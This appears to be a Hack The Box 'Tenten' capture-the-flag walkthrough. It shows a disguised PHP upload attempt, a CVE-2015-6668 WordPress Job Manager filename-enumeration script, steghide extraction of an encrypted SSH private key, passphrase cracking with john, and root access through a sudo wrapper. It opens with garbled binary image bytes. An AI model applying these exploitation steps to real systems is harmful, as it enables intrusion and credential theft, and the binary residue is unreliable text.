

```
Content-Disposition: form-data; name="jobman-field-16"; filename="pic.png"
Content-Type: image/png

PNG

IHDR8g±VsBITÛáOà IDATxiex9OæZÝ]¡ÅÖbÃâîÎâì¢³°¸»]
/^´hK)ÖRwx+ïÇ^·zÉûôÎäN2'ÉI&sr&\Ýj@ù`-·%ÌÏKäÍe-JZwè_ÖR¨#+#hA ÂNGz_§N³´:¬
"&¡ØÑ»æ´Â`phY@¨äûÕ.k*}¸Þ[!Òû
F©u=Ô¶l%´T&!DZiw¥9ÑbH¨ô`µªÁâ-â#-âVëd@6¬m2?/©©Ée-JúXÖ"hhAXa_U_§´*-µª b55DiR£Ø+Ý*öÿ÷**¦ÖåÔ¶ü
J(ÿh®LB´BÍU®íµJ}BåÍúåÔ-Ó4k'CQ£ÆÕ¥?jee£ô§òl'´¢wR:V>D&¤æ
GÑïåõQ ¦Ö+ QBqR"ÝRRÒB´[ûvmRÓÒ333ÒÓ3>Îviç¨×²«ÎlAiùPY°¼fQ3þËM;ÉmµNUÉBÉ ±c*»NJ§þ³|L(´©ùr¦¬@(Y´¹ç«yäÞ*$¦Ö+ z5¢:Ð¦s]uKUr:'T \µj6-Î§1p?FC@ó£¥Oc6óèÑÓÂ
¡Ûº¼F+¾jôHFSoo/6óøñ²@ø9Ð©c*»N³I(ô®mRó¢q¼jK ¨þe»O(8²¡£ØçëÞB@£P®BT
O¹ÓnBãâã"-G:z÷>PÙlÎf£ÇOeÒ)Ñ²¦ÐÝOèY»öl Æ×6é:¼¹x9B¯O¨dqi³$³ºAýz&¦&2hÅP_R¦Hv_-Xa_ºØM«÷4-3DtÃ XFSüýHÍüT4Ô¯kbjRhlEQO£i!b§ ü|¨ï4öu¥ÕhTuÃåLLB± F)Ô<¡£¨þe»
wû|¥[ÅûåýÄ!PèèPÚ
D% Ú eÿFø)ð¨ê&¢Zû»&ÈjÈ*l@ËõuÚ'Tv íí-ÇÓ U¯³nNNf2'²ÁÉù4ð=£dÄKÍ®ÖÕ`DcÂþFXBF¦Åû IûûÕ½íPK`RCéõÍ[./¸:§ìÝ»w<hÅÒ#.Çó;íõê¥¿f¤§ÐÖ#Y!¢Ì-¬õ®%i^½zYZZj<3555
äòÑRC'¡r/`YI(ô®mRóòô öûåm«_^²¤Øi Paj ºÂJ(ÿ¥ùIqss«à.ïõ,MÖ-%û?¢###µO½Ø:¤
Õ¿I í¼ZvJ¤>B|°ÐÐjÛBUKfð-øõë°æä[²³;óÑ4¦),µ¥i¦)5áfÐ´CóOqÀB§bóÊÇfËÜºõÊ¬×{þÊÍäç&®»xÑü#Gäååéo##£ãÇO\»vCÑ*1¶õèSÏg:SÀgÐ<¦Ïð4!à1|áÊ@Çð¯DâÔv:nÒ¤É7=Òì?Þ¦M
B¹ËnMyÛ2Ê®bAÚÖ-æ2±H(°^ûåm«_^²DÕÝAn«êñW±*¦¦+ òz¢4å£G÷b;î·²D :uKEIÈÚÊºfÍjö5%%¥²¢èwi#ýLØÐµ6ir¸ Àðç/`mOààK:¼û~³½`Ò-Í)VqeD!.Î` BB4¢Bh"Z.B4]ø+ ¬¹?¿ À
2¿¥Ü£ô'¢LÆ§ÒôÎ:É@ÂÊ<CSÓ3hFAcQ1iÔ"Ì`OÓ,vL&Å211éÑ£ú3F)T`2)6Ía±ßÍb2wkdFçáYôlúc&?Z®BY£è³¦åVõ~qÀ4æØo]Í^QSmÉI(Q¿¶)
m^èù52w§ol)gP@´ÉùÒqeö¶-³r(ú> Å®ÐrâÈ Ö´pN
DÐ7w·ÈÐ¤IãØ¸øø¸ø¢¿.ß¶Í/#FkÔ°Ø¿ëøqßAåñãgÅ¦UÊ¢6hôèaôï¿ÿÍÎÊ,ºªZX¹¸8@fffTTLFF¦ÆX¦IFµ=½íwcøGáe¥@l6lí]³ÁL Þ'ÁÕphç
G»À«_TÑÁ¢-5(BÐ4B0BúQ%JLñéä§Eðx|¥×ç&¤¤irÒGsµÉ½½Ê·oßtÍ½*F(b LÒ(Æ1B´¦@Lcæu'''¢hZÿ5C~*¬-ÍLM®íb\[58HÍãã3lü
Ô¤æ>áØÅiÕh^friç'vmÿïUj ØUN-GÛ£q5'K*;9*ìÿ®Ig?ªi î#îê¼ ß®Ääsp~WÛw(¤òUñ6ðäýºZäN¿þ¾`F·:¦é¯÷þñß·"û¨c»ú=åH%Xa_UÇÛäÓ§jlõûMqó)Ö³3ötOåÂáe?ã(Sú'-
```

```
-----------------------------116352994752716713228191221 90
Content-Disposition: form-data; name="jobman-field-16"; filename="shell.php"
Content-Type: image/png

PNG

IHDR8g±VsBITÛáOà IDATxìex9OæZÝ]¡ÅÒbÃâîÎâì¢³°¸»]
<?php echo "test"; ?>
```

sorry ,this file type is not permited for security reasons

```
import requests

print """
CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25
"""
website = raw_input('Enter a vulnerable website: ')
filename = raw_input('Enter a file name: ')

filename2 = filename.replace(" ", "-")

for year in range(2017,2018):
    for i in range(3,13):
        for extension in {'jpeg','png','jpg'}:
            URL = website + "/wp-content/uploads/" + str(year) + "/" + "{:02}".format(i)
+ "/" + filename2 + "." + extension
            req = requests.get(URL)
            if req.status_code==200:
                print "[+] URL of CV found! " + URL
```

```
┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# python exploit.py

CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: ≤0.7.25

Enter a vulnerable website: http://10.10.10.10
Enter a file name: HackerAccessGranted
[+] URL of CV found! http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessGranted.jpg
```



```
┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# strings HackerAccessGranted.jpg
```

doesn't see anything

```
┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# binwalk HackerAccessGranted.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
```

doesn't see anything embeded in it

Steghide is a steganography program that is able to hide data in various kinds of image- and audio-files.

-sf source file

```
┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# steghide extract -sf  HackerAccessGranted.jpg
Enter passphrase:
the file "id_rsa" does already exist. overwrite ? (y/n) y
wrote extracted data to "id_rsa".

┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7265FC656C429769E4C1EEFC618E660C

/HXcUBOT3JhzblH7uF9Vh7faa76XHIdr/Ch0pDnJunjdmLS/laq1kulQ3/RF/Vax
tjTzj/V5hBEcL5GcHv3esrODlS0jhML53lAprkpawfbvwbR+XxFIJuz7zLfd/vDo
1KuGrCrRRsipkyae5KiqlC137bmWK9aE/4c5X2yfVTOEeODdW0rAoTzGufWtThZf
K2ny0iTGPndD7LMdm/o5O5As+ChDYFNphV1XDgfDzHgonKMC4iES7Jk8Gz20PJsm
SdWCazF6pIEqhI4NQrnkd8kmKqzkpfWqZDz3+g6f49GYf97aM5TQgTday2oFqoXH
WPhK3Cm0tMGqLZA01+oNuwXS0H53t9FG7GqU31wj7nAGWBpfGodGwedYde4zlOBP
VbNulRMKOkErv/NCiGVRcK6k5Qtdbwforh+6bMjmKE6QvMXbesZtQ0gC9SJZ3lMT
J0IY838HQZgOsSw1jDrxuPV2DUIYFR0W3kQrDVUym0BoxOwOf/MlTxvrC2wvbHqw
AAniuEotb9oaz/Pfau3OO/DVzYkqI99VDX/YBIxd168qqZbXsM9s/aMCdVg7TJ1g
2gxElpV7U9kxil/RNdx5UASFpvFslmOn7CTZ6N44xiatQUHyV1NgpNCyjfEMzXMo
6FtWaVqbGStax1iMRC198Z0cRkX2VoTvTlhQw74rSPGPMEH+OSFksXp7Se/wCDMA
pYZASVxl6oNWQK+pAj5z4WhaBSBEr8ZVmFfykuh4lo7Tsnxa9WNoWXo6X0FSOPMk
tNpBbPPq15+M+dSZaObad9E/MnvBfaSKlvkn4epkB7n0VkO1ssLcecfxi+bWnGPm
KowyqU6iuF28w1J9BtowgnWrUgtlqubmk0wkf+l08ig7koMyT9KfZegR7oF92xE9
4IWDTxfLy75o1DH0Rrm0f77D4HvNC2qQ0dYHkApd1dk4blcb71Fi5WF1B3RruygF
2GSreByXn5g915Ya82uC3O+ST5QBeY2pT8Bk2D6Ikmt6uIlLno0Skr3v9r6JT5J7
L0UtMgdUqf+35+cA70L/wIlP0E04U0aaGpscDg059DL88dzvIhyHg4Tlfd9xWtQS
VxMzURTwEZ43jSxX94PLlwcxzLV6FfRVAKdbi6kACsgVeULiI+yAfPjIIyV0m1kv
5HV/bYJvVatGtmkNuMtuK7NOH8iE7kCDxCnPnPZa0nWoHDk4yd50RlzznkPna74r
Xbo9FdNeLNmER/7GGdQARkpd52Uur08fIJW2wyS1bdgbBgw/G+puFAR8z7ipgj4W
p9LoYqiuxaEbiD5zUzeOtKAKL/nfmzK82zbdPxMrv7TvHUSSWEUC4O9QKiB3amgf
yWMjw3otH+ZLnBmy/fS6IVQ5OnV6rVhQ7+LRKe+qlYidzfp19lIL8UidbsBfWAzB
9Xk0sH5c1NQT6spo/nQM3UNIkkn+a7zKPJmetHsO4Ob3xKLiSpw5f35SRV+rF+mO
vIUE1/YssXMO7TK6iBIXCuuOUtOpGiLxNVRIaJvbGmazLWCSyptk5fJhPLkhuK+J
YoZn9FNAuRiYFL3rw+6qol+KoqzoPJJek6WHRy8OSE+8Dz1ysTLIPB6tGKn7EWnP
-----END RSA PRIVATE KEY-----
```

someone hide RSA key in HackerAccessGranted.jpg

it's encrypted we have to decrypte the key

```
┌──(root💀 kali)-[/Documents/htb/boxes/tenten]
└─# ls
exploit.py  HackerAccessGranted.jpg  id_rsa  nmap  sshng2john.py  tenten.ctb  tenten.ctb~  tenten.ctb~~  tenten.ctb~~~

┌──(root💀 kali)-[/Documents/htb/boxes/tenten]
└─# python sshng2john.py id_rsa
16
id_rsa:$sshng$1$16$7265FC656C429769E4C1EEFC618E660C$1200$fc75dc501393dc98736e51fbb85f5587b7da6bbe971c876bfc2874a439c9ba78dd98b4bf95aab592e950dff445fd56b1b634f38ff57984111c2f919c1efddeb2b383952d238
4c2f9de5029ae4a5ac1f6efc1b47e5f114826ecfbccb7ddfef0e8d4ab86ac2ad146c8a993269ee4a8aa942d77edb9962bd684ff87395f6c9f55338478e0dd5b4ac0a13cc6b9f5ad4e165f2b69f2d224c63e7743ecb31d9bfa393b902cf8284360536
9855d570e07c3cc78289ca302e22112ec993c1b3db43c9b2649d5826b317aa4812a848e0d42b9e477c9262aace4a5f5aa643cf7fa0e9fe3d1987fdeda3394d081375acb6a05aa85c758f84adc29b4b4c1aa2d9034d7ea0dbb05d2d07e77b7d146ec6
a94df5c23ee7006581a5f1a8746c1e75875ee3394e04f55b36e95130a3a412bbff34288655170aea4e50b5d6f07e8ae1fba6cc8e6284e90bcc5db7ac66d434802f52259de5313274218f37f0741980eb12c358c3af1b8f5760d4218151d16de442b0
d55329b4068c4ec0e7ff3254f1beb0b6c2f6c7ab00009e2b84a2d6fda1acff3df6aedce3bf0d5cd892a23df550d7fd8048c5dd7af2aa996d7b0cf6cfda30275583b4c9d60da0c4496957b53d9318a5fd135dc79500485a6f16c9663a7ec24d9e8de3
8c626ad4141f2575360a4d0b28df10ccd7328e85b56695a9b192b5ac7588c442d7df19d1c4645f65684ef4e5850c3be2b48f18f3041fe392164b17a7b49eff0083300a58640495c65ea835640afa9023e73e1685a052044afc6559857f292e878968
ed3b27c5af56368597a3a5f415238f324b4da416cf3ead79f8cf9d49968e6da77d13f327bc17da48a96f927e1ea6407b9f45643b5b2c2dc79c7f18be6d69c63e62a8c32a94ea2b85dbcc3527d06da308275ab520b65aae6e6934c247fe974f2283b9
283324fd29f65e811ee817ddb113de085834f17cbcbbe68d431f446b9b47fbec3e07bcd0b6a90d1d607900a5dd5d9386e571bef5162e5617507746bbb2805d864ab781c979f983dd7961af36b82dcef924f9401798da94fc064d83e88926b7ab8894
b9e8d1292bdeff6be894f927b2f452d320754a9ffb7e7e700ef42ffc0894fd04d3853469a1a9b1c0e0d39f432fcf1dcef221c878384e57ddf715ad4125713335114f0119e378d2c57f783cb970731ccb57a15f45500a75b8ba9000ac8157942e223e
c807cf8c82325749b592fe4757f6d826f55ab46b6690db8cb6e2bb34e1fc884ee4083c429cf9cf65ad275a81c3938c9de74465cf39e43e76bbe2b5dba3d15d35e2cd98447fec619d400464a5de7652eaf4f1f2095b6c324b56dd81b060c3f1bea6e1
4047ccfb8a9823e16a7d2e862a8aec5a11b883e7353378eb4a00a2ff9df9b32bcdb36dd3f132bbfb4ef1d4492584502e0ef502a20776a681fc96323c37a2d1fe64b9c19b2fdf4ba2154393a757aad5850efe2d129efaa95889dcdfa75f6520bf1489
d6ec05f580cc1f57934b07e5cd4d413eaca68fe740cdd43489249fe6bbcca3c999eb47b0ee0e6f7c4a2e24a9c397f7e52455fab17e98ebc8504d7f62cb1730eed32ba8812170aeb8e52d3a91a22f1355448689bdb1a66b32d6092ca9b64e5f2613cb
921b8af89628667f45340b9189814bdebc3eeaaa25f8aa2ace83c925e93a587472f0e484fbc0f3d72b132c83c1ead18a9fb1169cf
```

put it in id_rsa.encrypted

```
┌──(root💀 kali)-[/Documents/htb/boxes/tenten]
└─# john id_rsa.encrypted --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
superpassword    (id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:04 DONE (2021-04-07 17:56) 0.2092g/s 3000Kp/s 3000Kc/s 3000KC/sa6_123..*7¡Vamos!
Session completed
```

we get the password : superpassword

-i to specify the key file

```
┌──(root💀 kali)-[/Documents/htb/boxes/tenten]
└─# ssh -i id_rsa root@10.10.10.10
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@10.10.10.10's password:


┌──(root💀 kali)-[/Documents/htb/boxes/tenten]
└─# chmod 700 id_rsa

┌──(root💀 kali)-[/Documents/htb/boxes/tenten]
└─# ls -la id_rsa
-rwx------ 1 root root 1766 Apr  7 17:44 id_rsa
```

```
┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# ssh -i id_rsa root@10.10.10.10
Enter passphrase for key 'id_rsa':
root@10.10.10.10's password:
```

did not work

```
┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# ssh -i id_rsa takis@10.10.10.10
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
39 updates are security updates.


Last login: Fri May  5 23:05:36 2017
takis@tenten:~$ id
uid=1000(takis) gid=1000(takis) groups=1000(takis),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110
takis@tenten:~$
```

we're in

```
takis@tenten:~$ ls
user.txt
takis@tenten:~$ cat user.txt
e5c7ed3b89e73049c04c432fc8686f31
takis@tenten:~$
```

```
takis@tenten:~$ sudo -l
Matching Defaults entries for takis on tenten:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l

User takis may run the following commands on tenten:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/fuckin
```

```
takis@tenten:~$ file /bin/fuckin
/bin/fuckin: Bourne-Again shell script, ASCII text executable
```

```
takis@tenten:~$ cat /bin/fuckin
#!/bin/bash
$1 $2 $3 $4
```

execute arguments


takis@tenten:~$ sudo /bin/fuckin bash
root@tenten:~# id
uid=0(root) gid=0(root) groups=0(root)
root@tenten:~# ls
user.txt
root@tenten:~# cd /
root@tenten:/# ls
bin boot dev etc home initrd.img lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv sys tmp usr var vmlinuz
root@tenten:/# cd /root/
root@tenten:/root# ls
root.txt
root@tenten:/root# cat root.txt
f9f7291e39a9a2a011b1425c3e08f603
root@tenten:/root#